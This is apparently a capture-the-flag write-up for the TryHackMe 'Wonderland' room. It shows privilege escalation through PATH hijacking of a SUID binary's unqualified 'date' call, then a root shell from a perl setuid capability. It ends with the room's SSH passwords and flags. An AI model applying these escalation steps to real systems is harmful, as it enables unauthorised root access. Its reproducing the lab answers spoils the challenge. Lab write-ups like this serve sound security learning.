
# in rabbit directory we have suid binary teaparty and after analyzing it i found that it simply echoes some lines and display date and if we try to give any input it exits the program



```
void main(void)

{
  setuid(0x3eb);
  setgid(0x3eb);
  puts("Welcome to the tea party!\nThe Mad Hatter will be here soon.");
  system("/bin/echo -n \'Probably by \' && date --date=\'next hour\' -R");
  puts("Ask very nicely, and I will give you some tea while you wait for him");
  getchar();
  puts("Segmentation fault (core dumped)");
  return;
}
```

# One thing to note is that this calls two system binaries ,echo and date. echo binary is called with absolute path but date binary is not absolute path so we can create a date file in our home and add our home dir in $PATH env variable

# I performed this and got a bash session with hatter privileges




```
rabbit@wonderland:/home/rabbit$ ls -la
total 44
drwxr-x--- 2 rabbit rabbit  4096 Nov 10 12:03 .
drwxr-xr-x 6 root   root    4096 May 25  2020 ..
lrwxrwxrwx 1 root   root       9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit   220 May 25  2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit  3771 May 25  2020 .bashrc
-rw-r--r-- 1 rabbit rabbit   807 May 25  2020 .profile
-rwxr-xr-x 1 rabbit rabbit    22 Nov 10 12:03 date
-rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
rabbit@wonderland:/home/rabbit$ cat date
#!/bin/bash
/bin/bash
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ id
uid=1003(hatter) gid=1002(rabbit) groups=1002(rabbit)
hatter@wonderland:/home/rabbit$
```

# we have a password file in hatter directory and i thoughts its either password of tryhackme user or root but it was of hatter

# Verical priv esc

I ran linpeas when i first got the foothold and saw that we had capability set on perl binary and found on gtfobins that we can get a root shell with it. Problem was that we couldnt access /usr/bin/perl because permission was denied to user alice and rabbit but we could execute it with user hatter



```
hatter@wonderland:~$ /usr/bin/perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# id
uid=0(root) gid=1003(hatter) groups=1003(hatter)
# 
```

Loot

Credentials

# SSH

alice : HowDothTheLittleCrocodileImproveHisShiningTail

hatter : WhyIsARavenLikeAWritingDesk?

Flags

# user.txt

thm{"Curiouser and curiouser!"}

# root.txt

thm{Twinkle, twinkle, little bat! How I wonder what you’re at!}